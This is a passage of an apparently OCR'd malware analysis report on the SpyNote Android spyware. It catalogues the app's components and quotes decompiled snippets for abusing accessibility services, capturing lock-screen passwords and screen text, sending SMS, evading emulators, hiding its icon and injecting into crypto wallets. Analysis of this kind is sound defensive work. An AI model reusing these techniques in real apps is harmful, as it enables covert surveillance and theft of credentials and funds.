Produces.amber.bmhdormajmedhcyihihvutwwngtdaildnxsqxavxqtsykrxeojs2. **CameraActvity**	Acts as a trigger to start *CameraHandler*, which manages the camera operations and transmits data to a remote server.
Produces.amber.bmhdormajmedhcyihihvutwwngtdaildnxsqxavxqtsykrxeojs2. **RequestScreenCap**	Facilitates continuous monitoring of the device's screen, capturing sensitive

	information without user consent.
Produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2. **SecondActivity**	Performs a variety of tasks related to managing permissions, detecting emulator environments, and ensuring specific services are running.
Produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2. **WakeupActivity**	Wake up the device and keep the screen on briefly, possibly to perform some background task or update, ensuring the device is in an active state temporarily without user intervention.
Produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2. **RequestUninstall**	Manages the uninstallation of an app by its package name. Initiates the uninstallation process, awaits the result, and updates the state based on the success of the uninstallation.
Produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2. **RequestInstallPrim**	Leverages accessibility permissions to automatically enable the installation of apps from unknown sources, bypassing the need for user interaction.
Produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2. **installupdate**	Checks for and requests storage permissions then updates or installs an APK from a specified location on external storage. It ensures the APK is installed without user intervention.
produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2.etvjgdsitzvcgdjdtwchlbfzhpfusnqtosxuxzomdorljbuzad5 **CustomReceiver**	Listens for broadcast intents and starts specific services if they are not already running. This ensures the malware remains active and persistent in the background.

produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykr xeojs2.etvjgdsitzvcgdjdtwchlbfzhpfusnqtosxuxzomdorljbuzad5. **ScreenReceiver**	Creates and shows a high-priority notification, then starts necessary jobs and services in the background. This ensures the malware remains active and auto-starts its activities.
produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrx eojs2.**zguvfncxxhhdqujvjitsgjdhyzmtuaozzdwkzeyexxuhhimiru22Over**	Obtains the "Draw Over Apps" permission, enabling the malware to display overlays on other applications. This can be used for phishing attacks, capturing sensitive information, or maintaining persistence by displaying deceptive content over legitimate apps.
produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykr xeojs2. **RequestDataUsage**	Disable data saver/ background data restrictions for the malware using accessibility service if, allowing it to use data in the background.
produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrx eojs2. **RequestVPN**	Interacts with VPN configurations, potentially changing or requesting VPN connections using *VpnService*. It starts the *FirewallServices* service to manage the VPN connection.
produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrx eojs2.**ydwlbbxtbltjeualxfwibizdrhltewtvbusneeiqmqqahdtdwc29**	Checks and requests necessary permissions for the app. It leverages accessibility permissions to automatically handle permission requests without user interaction.

produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2. **RequestPermission2**	Checks and requests specific permissions for the app, leveraging accessibility permissions to automatically handle permission requests without user interaction. If the permissions are already granted, the activity finishes; otherwise, it requests the necessary permissions.
produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2.**zqackuuqpedtlvjluyqjofhkwxqflevinalgfldcsibssaelch21**	This class requests to ignore battery optimizations for the app, leveraging accessibility permissions to automate this process, ensures the malware can run in the background without being affected by battery saving features.
produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2. **RequestAdmin**	Request device administrator privileges using the *DevicePolicyManager* .
produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2.**flyActivity**	Creates an activity that moves to the background upon resuming, periodically sends broadcasts, and restarts specific services if they are not running.
produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2. **OpenActivity**	OpenActivity can launch other apps without the user’s knowledge or consent. This can potentially be exploited to open malicious apps or perform unauthorized actions.
produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2. **OpenChrome**	Allows to open web pages programmatically, and this can be exploited to direct users to malicious websites

	without their knowledge or consent.
produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxe ojs2.etvjgdsitzvcgdjdtwchlbfzhpfusnqtosxuxzomdorljbuzad5. **BootReceiver**	It ensures that several services are started after the device boots up. By using accessibility permissions, it automates the process to maintain persistent background activity and service operation for the malware.
produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxe ojs2.etvjgdsitzvcgdjdtwchlbfzhpfusnqtosxuxzomdorljbuzad5. **PackagesReceiver**	Listens for package-related broadcasts and starts specific services if they are not running. It also handles auto-start configurations and updates settings based on the broadcast package information.
produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxe ojs2.etvjgdsitzvcgdjdtwchlbfzhpfusnqtosxuxzomdorljbuzad5. **Datareciver**	Listens for broadcast intents and starts certain services if they are not already running. This ensures the malware remains active and persistent in the background.
produces.amber.**AdminReceiver**	Manages device administration events and user notifications. It can manipulate device settings, particularly related to battery management. Support the malware's goal of maintaining control over administrative tasks and ensuring it remains active on the device.


Service:

SpyNote employs various services to run its operations, ensuring persistence and seamless execution of background tasks. These services handle everything from data collection to maintaining active connections with command-and-control servers. By using such services, SpyNote can perform long-running operations, manage device settings, and interact with other system components without user intervention.

In the Android ecosystem, developers must declare services in the AndroidManifest.xml file to ensure that the system can recognize, manage, and interact with them properly. Malware creators cannot hide service declarations, as the service class declarations cannot be hidden or obfuscated.

The following services have been declared in the AndroidManifest.xml file, each playing a critical role in supporting the malware's operations:

- **initializeService**: This core service sets up and maintains essential components for the malware's operations. It ensures persistent background activity, manages directories, registers broadcast receivers, and keeps specific services running.
- **CameraHandler**: Captures images or video from the device's camera. Uses the camera's preview callback to continuously capture, potentially for surveillance or data theft. Runs in the background, using the device's resources without the user's knowledge.
- **LocationService**: Monitors and retrieves the device's location. Uses LocationManager and LocationListener for updates from GPS and network providers. Collects location data (longitude, latitude, accuracy, speed) and sends it to a remote server. Ensures continuous tracking by re-registering for updates and managing permission checks. Allows persistent tracking of device movements.
- **AccessService**: This is a complex and multifaceted service that leverages Android's Accessibility Service to automate and control various aspects of the device. It simulates user interactions, captures and sends sensitive information, manipulates settings, and performs actions typically requiring user intervention. This makes it highly effective for malicious activities like spying, capturing passwords, and gaining unauthorized access to functions and data.



```
        <service
            android:name=
"produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2.bfrqdvnljrajsmtgatcfbrffxetddd
renfkexkbbznmluqiri3.AccessService"
            android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE"
            android:exported="true"
            android:stopWithTask="false">
            <intent-filter android:priority="999">
                <action android:name="android.accessibilityservice.AccessibilityService"/>
            </intent-filter>
            <meta-data
                android:name="android.accessibilityservice"
                android:resource="0x7f0f0000"/>
        </service>
```

AccessService class extends AccessibilityService

The following are the capabilities of AccessService class:

- Credential Harvesting: Captures and stores lock screen passwords.
- Screen Capture: Captures and sends screenshots.
- Automated Clicks: Simulates screen taps with clickthis() and clickAtPosition().
- Global Actions: Performs system-wide actions, such as moving to the home screen.
- Data Saving and Retrieval: Saves text and data into files, retrieves stored data using methods like RDF() and getPwdType().
- Service Management: Ensures services like initializeService and fpamecjtdiiagxwytwqeokjohzzmscsofxpitkaimgimvxwwld38 are running.
- Data Transmission: Transmits collected data to remote servers.
- Notification Handling: Configures and displays notifications with MakeNotifier().
- Screen Status Listening: Listens for and handles screen status changes.
- Gesture Execution: Executes custom gestures using ExecGestureInterface.
- Drawing on Screen: Simulates drawing gestures on the screen using mouseDraw().

- Unlock Screen Handling: Monitors and captures password inputs from the lock screen with checkPassword().
- BackgroundWorker: An IntentService that handles background tasks, managing its state and behavior. Ensures persistence and continuous operation of certain services, even if stopped by the user. Maintains a background presence, like monitoring user activity or displaying unwanted overlays.
- fpamecjtdiiagxwytwqeokjohzzmscsofxpitkaimgimvxwwld38: This Android Service class manages device operations, network communications, and background tasks. It handles starting/stopping services, managing wake locks, and network connections.
- FirewallServices: A service that extends Android VpnService class for managing VPN connections. It starts, stops, and checks VPN status, and handles network tasks. Implements Handler.Callback and Runnable to process messages and background tasks. Simulates network activities to intercept and redirect traffic, capturing sensitive information. Ensures persistent VPN connections for data exfiltration or command and control communications, and manipulates network configurations to bypass security measures.
- ncucydzeolnlmrvmgzsluovzmtlhrsabtholfgryhqyfjavbvl27ture: An Android Service class for screen capture functionality that starts and stops captures, manages notifications, and sends captured data. It can create virtual displays and handle media projection callbacks, intercepting and recording sensitive screen information like passwords and private messages. This service ensures persistent screen capture for continuous monitoring of user activities.
- MyJobService: An Android Service class for maintaining the persistence of malicious services. It continuously checks and restarts services like BackgroundWorker, keeping a background presence on the device for activities like monitoring user activity or performing unauthorized actions.
- KeyboardService: This is an Android InputMethodService class that manages a custom keyboard input method. It can intercept and record every keystroke, potentially capturing sensitive information, such as passwords, credit card numbers, and personal messages. By persisting in the background, it can continuously monitor user inputs without detection.

3. Meta-data:

- Phishing Detection Disabled: The app includes the following meta-data in the manifest file

```
<meta-data
    android:name="com.google.android.ALLOW_PHISHING_DETECTION"
    android:value="false"/>
```

This meta-data entry indicates that the app has disabled Google's phishing detection. This decision could potentially expose users to phishing risks, as the additional layer of protection against phishing attempts is turned off.

Key Actions:

- Screen Capture: The startCapture method initiates a screen capture session using the Android MediaProjection API. It sets up the necessary display dimensions, initializes the projection and virtual display, and registers a callback to handle the stop event of the projection. Essentially, it allows the app to capture and monitor everything displayed on the device's screen, which can be used to intercept sensitive information or continuously monitor user activity.

```
    private void startCapture(Context context) {
        projection = this.mgr.getMediaProjection(this.resultCode, this.resultData);
        display_width = MySettings.read(context, MySettings.ScreenWidth, "720");
        display_height = MySettings.read(context, MySettings.ScreenHight, "1080");
        this.f661t = new HandleScreenCap(this);
        C03412 c03412 = new MediaProjection.Callback() {
// from class: produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2.ncucydzeolnlmrvmgzsluovzmtlhrsabtholfgryhqyfjavbvl27ture.2
            C03412() {
            }
```

Code snippet: screen capture

- Screenshot: The takeScreenshot method captures a single frame of the device's screen, providing a snapshot of the current display. It uses the Accessibility Service API to capture this image, enabling the app to intercept and analyze the visual data.

```
@Override // android.accessibilityservice.AccessibilityService
public void takeScreenshot(int i, Executor executor, AccessibilityService.TakeScreenshotCallback takeScreenshotCallback) {
    super.takeScreenshot(i, executor, takeScreenshotCallback);
}
```

Code snippet: taking screenshots

- Key Logging: The malware uses methods like checkPassword to monitor and record keystrokes. By tracking keyboard events, it can capture sensitive information, such as passwords, credit card numbers, and personal messages.

```
private void checkPassword(AccessibilityEvent accessibilityEvent) {
    if (checkIfHome(accessibilityEvent)) {
        return;
    }
    AccessibilityNodeInfo source = accessibilityEvent.getSource();
    if (accessibilityEvent.getEventType() == 1 && "com.android.systemui".equals(accessibilityEvent.getPackageName())) {
        source.getViewIdResourceName();
        if (checkResourceId(source.getViewIdResourceName())) {
            if (ClickUnlock.screenLockPointList != null) {
                ClickUnlock.screenLockPointList.clear();
            }
            try {
                ccurrentPassword += Integer.parseInt(source.getContentDescription().toString());
```

Code snippet: captures password inputs

- Gather text from screen: The malware employs methods like readAllTextOnScreen to gather all text displayed on the screen. By recursively traversing the accessibility node hierarchy, it collects and aggregates text content from various UI elements. This gathered text can include sensitive information, such as messages, passwords, and personal data.

```
private String readAllTextOnScreen(AccessibilityNodeInfo accessibilityNodeInfo) {
    try {
        StringBuilder sb = new StringBuilder();
        if (accessibilityNodeInfo == null) {
            return "";
        }
        if (accessibilityNodeInfo.getText() != null) {
            sb.append(accessibilityNodeInfo.getText());
```

Code snippet: gather text from screen

- Sefl-protection: The malware employs several tactics to protect itself from detection and removal. This includes methods to check if it's running in an emulated environment. If an emulator is detected, it displays alerts or exits to avoid analysis by researchers. Additionally, it hides its activities by displaying a blank screen while requesting permissions and by clearing recent tasks once actions are completed. The SendHome method is used to escape to the home screen when the user attempts to open the malware's app settings, further concealing its presence and avoiding user interference.

```
public void SendMeHome() {
    try {
        Intent intent = new Intent("android.intent.action.MAIN");
        intent.addCategory("android.intent.category.HOME");
        intent.setFlags(268435456);
        startActivity(intent);
    } catch (Exception unused) {
    }
```

Escape to home screen

- Send SMS: The malware has the capability to send SMS messages using the device's messaging service. This can be used to send unauthorized messages, potentially incurring charges to the user or spreading malicious links to the user's contacts. By leveraging this functionality, the malware can propagate itself or execute phishing attacks, further compromising the security and privacy of the device owner.

```
public static void sendSMS(String str, String str2) {
    try {
        SmsManager.getDefault().sendTextMessage(str, null, str2, null, null);
    } catch (Exception unused) {
    }
}
```

Code snippet: sends text messages

- Simulate user interactions: The malware can automate touch inputs to navigate the system or interact with other apps. This includes executing unauthorized actions, such as accepting permissions, making purchases, or modifying settings without user consent. By simulating these interactions, the malware can perform a wide range of malicious activities while the user remains unaware.

```
public void mouseDraw(Point[] pointArr, int i) {
    try {
        if (Build.VERSION.SDK_INT >= 24) {
            Path path = new Path();
            path.moveTo(pointArr[0].x, pointArr[0].y);
            for (int i2 = 1; i2 < pointArr.length; i2++) {
                try {
                    path.lineTo(pointArr[i2].x, pointArr[i2].y);
                } catch (Exception unused) {
                }
            }
            dispatchGesture(new GestureDescription.Builder().addStroke(new GestureDescription.StrokeDescription(path, 0L, i)).build(),
new AccessibilityService.GestureResultCallback() {
// from class: produces.amber.bmhdormajmedhcyhihvutwwngtdaildnxsqxavxqtsykrxeojs2.bfrqdvnljrajsmtgatcfbrffxetddderenfkexkbbznmluqiri3.AccessS
ervice.1
                C02961() {
                }
```

Code snippet: simulate user interactions

- Target web browsers: The AccessService class includes functionality to interact with web browsers by leveraging accessibility features. Specifically, the getSupportedBrowsers method lists several web browsers, such as Chrome, Firefox, Samsung Browser, Brave, Opera, DuckDuckGo, and others, indicating that the malware can target these browsers. It can monitor and manipulate user interactions with these browsers, potentially redirecting users to malicious sites or capturing sensitive data, such as login credentials.

```
private static List<SupportedBrowserConfig> getSupportedBrowsers() {
    ArrayList arrayList = new ArrayList();
    arrayList.add(new SupportedBrowserConfig("com.android.chrome", "com.android.chrome:id/url_bar"));
    arrayList.add(new SupportedBrowserConfig("org.mozilla.firefox", "org.mozilla.firefox:id/url_bar_title"));
    arrayList.add(new SupportedBrowserConfig("com.sec.android.app.sbrowser", "com.sec.android.app.sbrowser:id/location_bar_edit_text"));
    arrayList.add(new SupportedBrowserConfig("com.brave.browser", "com.brave.browser:id/url_bar"));
    arrayList.add(new SupportedBrowserConfig("com.opera.browser", "com.opera.browser:id/url_field"));
    arrayList.add(new SupportedBrowserConfig("com.duckduckgo.mobile.android", "com.duckduckgo.mobile.android:id/omnibarTextInput"));
    arrayList.add(new SupportedBrowserConfig("com.opera.mini.native", "com.opera.mini.native:id/url_field"));
    arrayList.add(new SupportedBrowserConfig("com.microsoft.emmx", "com.microsoft.emmx:id/url_bar"));
    arrayList.add(new SupportedBrowserConfig("com.coloros.browser", "com.coloros.browser:id/azt"));
    arrayList.add(new SupportedBrowserConfig("com.android.browser", "com.android.browser:id/url"));
    arrayList.add(new SupportedBrowserConfig("mobi.mgeek.TunnyBrowser", "mobi.mgeek.TunnyBrowser:id/search_input"));
```

Code snippet: targeted web browser

- Log User Data: The malware writes strings to a log file in the external storage, collecting and storing sensitive information, such as keystrokes, captured text, or other user inputs. This ensures that it can maintain logs over time,

allowing for persistent data exfiltration. By continually logging this data, the malware can harvest a wealth of information from the device.

```
public void writeFile(String str) {
    try {
        synchronized (this.lockoflog) {
            String charSequence = DateFormat.format("yyyy-MM-dd", new Date()).toString();
            File externalStorageDirectory = Environment.getExternalStorageDirectory();
            File file = new File(externalStorageDirectory, "/Config/sys/apps/log");
            File file2 = new File(externalStorageDirectory, "/Config/sys/apps/log/log-" + charSequence + ".txt");
            if (!file.exists()) {
                file.mkdirs();
```

Code snippet: logging data

- Deletes log: The malware includes functionality to delete specific log files from the device, as demonstrated by the clearUnLockPwd method. This method deletes several files in the directory /Config/sys/apps/loge/, such as pwdss.text, pwdsz.text, pwd.text, and pwdtype.text. By removing these files, the malware effectively erases traces of its activities, making it harder for users or security tools to detect and analyze the collected data.

```
private void clearUnLockPwd() {
    FileUtils.deleteFile(new File(Environment.getExternalStorageDirectory().toString() + "/Config/sys/apps/loge/pwdss.text"));
    FileUtils.deleteFile(new File(Environment.getExternalStorageDirectory().toString() + "/Config/sys/apps/loge/pwdsz.text"));
    FileUtils.deleteFile(new File(Environment.getExternalStorageDirectory().toString() + "/Config/sys/apps/loge/pwd.text"));
    FileUtils.deleteFile(new File(Environment.getExternalStorageDirectory().toString() + "/Config/sys/apps/loge/pwdtype.text"));
}
```

Code snippet: delete logs

- Gather User Data Across Applications: While this service is designed to assist users with disabilities by providing alternative ways to interact with their devices, the malware exploits it to capture sensitive information from any app. By monitoring all accessibility events, it can gather text from input fields, capture screenshots, and log keystrokes. This allows the malware to collect personal data, such as passwords, credit card numbers, and messages.
- Obfuscation: The malware employs code obfuscation techniques to make its analysis and reverse engineering difficult. By obfuscating class names, method names, and other identifiers, it becomes challenging for security researchers and automated tools to understand and analyze the code. For example, inserting obfuscation strings between the actual parameters, as shown below, is intended to make reverse engineering and static analysis much more difficult. This technique protects the malware's functionality and intent from being easily uncovered. Additionally, several classes contain repetitive and unused code, essentially acting as obfuscating 'garbage code'.

```
public void TouchWatcher(String str, String str2) {
    str.hashCode();
    switch (str) {
        case "Record":
            if (RecordTouch.booleanValue()) {
                fpamecjtdiiagxwytwqeokjohzzmscsofxpitkaimgimvxwwld38.baxjgdaw.lxfxkbgfvuabztiekbqjvtueenaddvjhbnjkxaftf52(utilities.
AtuoClickerM, utilities.jqgyivbrthnaajftzlwgxzlofqfuoqmwtdhvxnretojizbtkdf53(
"Reco
y Active",
```

Obfuscation string

Code snippet: obfuscation in codes

- Hides the app icon from the launcher: The malware can hide its app icon from the launcher to avoid detection by the user. To achieve this, it disables the MainActivity component through the PackageManager when a specific condition is met.

```
public static void Swapjqgyivbrthnaajftzlwgxzlofqfuoqmwtdhvxnretojizbtkdf53Me(Context context) {
    try {
        if (initializeService.HideType.equalsIgnoreCase("K")) {
            PackageManager packageManager = context.getPackageManager();
            ComponentName componentName = new ComponentName(context, (Class<?>) MainActivity.class);
            if (packageManager.getComponentEnabledSetting(componentName) != 2) {
                packageManager.setComponentEnabledSetting(componentName, 2, 1);
```

Code snippet: hide app icon

- Ignore Battery Optimizations: The malware checks if the device is ignoring battery optimizations to ensure continuous background operation. For example, If the app is running on Android Marshmallow (API level 23) or later, it uses the PowerManager to check if battery optimizations are disabled for the app. If so, it ensures that the app can run continuously in the background without being restricted by the device's power-saving features.
- Detect analysis environment: In the MainActivity and SecondActivity classes, the malware attempts to detect if it is running on an emulator, SDK x86 environment, or VirtualBox (vbox86p). By examining system properties and build information, it identifies signs that indicate an emulated/virtual environment. This helps the malware avoid analysis and detection by security researchers who often use emulators to study malware behavior.

```
Build.MANUFACTURER.contains("Genymotion") || Build.PRODUCT.contains("sdk_google") || Build.PRODUCT.contains("google_sdk") || Build.
PRODUCT.contains("sdk") || Build.PRODUCT.contains("sdk_x86") || Build.PRODUCT.contains(utilities.
jqgyivbrthnaajftzlwgxzlofqfuoqmwtdhvxnretojizbtkdf53(
Build.PRODUCT.contains("vbox86p") || Build.PRODUCT.contains("emulator") || Build.PRODUCT.contains("simulator");
```


Code snippet: verifying virtual environment

- Check SIM Card Availability: The malware verifies if a SIM card is available and ready for use on the device. This check ensures that the device can support cellular communication, which is essential for certain malicious activities like sending SMS or making calls. By avoiding the execution of certain actions if the device is in airplane mode or lacks a SIM, the malware operates efficiently without errors. Additionally, this check helps the malware detect virtual environments.

```
public static boolean isSimAvailable() {
    TelephonyManager telephonyManager = (TelephonyManager) ApplicationLoader.applicationContext.getSystemService("phone");
    int simState = telephonyManager.getSimState();
    return (simState == 1 || simState == 0 || telephonyManager.getPhoneType() == 0 || isAirplaneModeOn()) ? false : true;
}
```

Checking for sim card

- Check for active internet: In the MainActivity, the malware checks for an active internet connection to ensure it can communicate with its command-and-control servers and perform online tasks. By verifying network connectivity, it ensures that it can send and receive data without interruption, maintaining its malicious operations effectively.
- Screen Overlay and Activity Logging: The malware displays an overlay or monitor view on the screen for various malicious purposes, such as capturing user interactions or misleading the user. Additionally, it logs or reports activities in an obfuscated manner to evade detection and analysis.



Code snippet: active monitoring

- Downloads additional components: The malware can download additional components or updates from remote servers. This capability allows it to extend its functionality, install new malicious payloads, or update existing ones to avoid detection.

```
@Override // android.webkit.DownloadListener
public void onDownloadStart(String str2, String str3, String str4, String str5, long j) {
    try {
        DownloadManager.Request request = new DownloadManager.Request(Uri.parse(str2));
        String guessFileName = URLUtil.guessFileName(str2, str4, str5);
        request.allowScanningByMediaScanner();
        request.setNotificationVisibility(1);
        request.setDestinationInExternalPublicDir(Environment.DIRECTORY_DOWNLOADS, guessFileName);
        ((DownloadManager) CraxsBrowser.this.getSystemService("download")).enqueue(request);
```

Code snippet: downloading component

- Target Cryptocurrencies and wallets: The malware targets popular cryptocurrency wallets such as Trust Wallet and Binance Wallet. It specifically targets cryptocurrencies like Bitcoin (BTC), Ethereum (ETH), and Tether (USDT). By targeting these wallets and currencies, the malware aims to intercept and steal sensitive information, such as private keys and transaction details, to gain unauthorized access to the user's cryptocurrency holdings.

```
public static void binanceinj(final Context context) {
    if (binanceWalletInjview == null) {
        initInjView(context);
    }
    if (webView == null) {
        MyWebView myWebView = new MyWebView(context);
        webView = myWebView;
        char c = 65535;
        myWebView.setLayoutParams(new ViewGroup.LayoutParams(-1, -1))
```

Code snippet: sets up a WebView to inject into the Binance Wallet app (Binance class)

```
function changLang(data) {
    const languagePack = {
        en: {
            title: 'Confirm order',
            sub_title: 'You will get',
            withdraw_address: 'Address',
            chain: 'Nework',
            from_address: 'Source',
            symbol: 'Coin',
            amount:'Amount',
            fee: 'Network fee',
            tips: 'Ensure that the address is correct and on the same network, Transaction cannot be cancelled.',
        },
```

Decoded code from 'Binance' class

```
private static void checkIfGetBtc(Context context, AccessibilityNodeInfo accessibilityNodeInfo) {
    if ("".equals(AccessService.trustWalletBtcBalance)) {
        getUSDTBalabce1(context, accessibilityNodeInfo, BiType.BTC, "BTC", "com.wallet.crypto.trustapp:id/main");
    }
    if ("".equals(AccessService.trustWalletBtcBalance)) {
        getUSDTBalabce2(context, accessibilityNodeInfo, BiType.BTC, "BTC", "com.wallet.crypto.trustapp:id/name");
    }
    if ("".equals(AccessService.trustWalletBtcBalance)) {
        getUSDTBalabce3(context, accessibilityNodeInfo, BiType.BTC, " BTC", "com.wallet.crypto.trustapp:id/main");
    }
```

Checks if the Bitcoin (BTC) balance in the Trust Wallet app is empty and attempts to retrieve it using different methods

- Brands on target: The malware targets a wide range of smartphone brands to maximize its reach and effectiveness. These brands include HTC, Huawei, Honor, Lenovo, LG, LeMobile, Meizu, Nova, Oppo, Realme, Samsung, Sony, Vivo, and Xiaomi, including its sub-brands Mi and Redmi. By targeting these popular brands the malware ensures it can infect a diverse array of devices, exploiting vulnerabilities and gaining unauthorized access to user data across different models and manufacturers.

```
public class Brand {
    public static final String PHONE_HTC = "htc";
    public static final String PHONE_HUAWEI1 = "huawei";
    public static final String PHONE_HUAWEI3 = "honor";
    public static final String PHONE_LENOVO = "lenovo";
    public static final String PHONE_LG = "lg";
    public static final String PHONE_LeMobile = "lemobile";
    public static final String PHONE_MEIZU = "meizu";
    public static final String PHONE_NOVA = "nova";
    public static final String PHONE_OPPO = "oppo";
    public static final String PHONE_OPPO2 = "realme";
    public static final String PHONE_SAMSUNG = "samsung";
    public static final String PHONE_SONY = "sony";
    public static final String PHONE_VIVO = "vivo";
    public static final String PHONE_XIAOMI = "xiaomi";
    public static final String PHONE_XIAOMI2 = "mi";
    public static final String PHONE_XIAOMI3 = "redmi";
    static String brand = Build.BRAND;
```

Target brands

- Misleading Update Notification: The malware creates and displays a notification claiming that a new system update is available, using the NotificationUtils class. When the user taps on this notification, instead of being directed to an actual update, they are redirected to the notification settings for the malware app. This method utilizes misleading notifications to confuse the user and create a false sense of legitimacy. By doing so, the malware maintains its control on the device, avoiding user attempts to uninstall or disable it, and ensuring it remains undetected and persistent in its malicious activities.

```
public class NotificationUtils {
    private static String channelId = "New system software is available, Tap to learn more."
    private static NotificationUtils instance = null;
    private static String title = "";
    private NotificationManager notificationManager;
```

Code snippet: NotificationUtils class

- Request device administrator privileges: The RequestAdmin class is an Android activity designed to request device administrator privileges. While it initiates the request process, the actual granting of admin permission is handled automatically by the Accessibility Service. This is achieved by simulating user interactions, ensuring the request is completed without any direct user intervention.

```
                AccessService.bypass = true;
            }
            Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
            intent.putExtra("android.app.extra.DEVICE_ADMIN", fpameccjtdiiagxwytwqeokjohzzmscsofxpitkaimgimvxwwld38.mAdminName);
            intent.putExtra("android.app.extra.ADD_EXPLANATION", utilities.jqgyivbrthnaajftzlwgxzlofqfuoqmwtdhvxnretojizbtkdf53(
"Click on Activate button ujczutckidlmdcvfkywylyzhnizhrmazxmjmarssbnxucmssjehnilawhhvirhgaxkbgghdtflqercdihkkawfxenhwvldjkssgvenhzlwekoju
erbstjfkjncmktktzssszsimylejzpsddokiafwdajdujoimyahwnjnbfglsxqdiyrpklymaokackwqhzvzarqbgxcfgvlqavfaropmqegsmnrhetezjkxtyivnbsdypipivahjzyz
jmijimhwqskesxotgvcemooslnbssiglsjvuuzbikpdvwbibgbzdmcdminjsxvlshkarmxuvkvcmhtqcmphhuxsmvyiqdfhfqwjetfjcmhfrqtsrhfcxmcffudoxcuwfjkutnjkfe
cmamjulfvckavh55 to secure your application.",
```


Code snippet: RequestAdmin

- The malware is equipped with multiple permissions that significantly enhance its control over the infected device. It can change the WiFi configuration, including connecting to and disconnecting from networks. It also has permission

to execute code after the phone reboots, ensuring it remains active even after a restart. Additionally, the malware can perform phone calls in the background without user intervention. These permissions collectively enable the malware to maintain persistence, perform covert operations, and exert extensive control over the device.

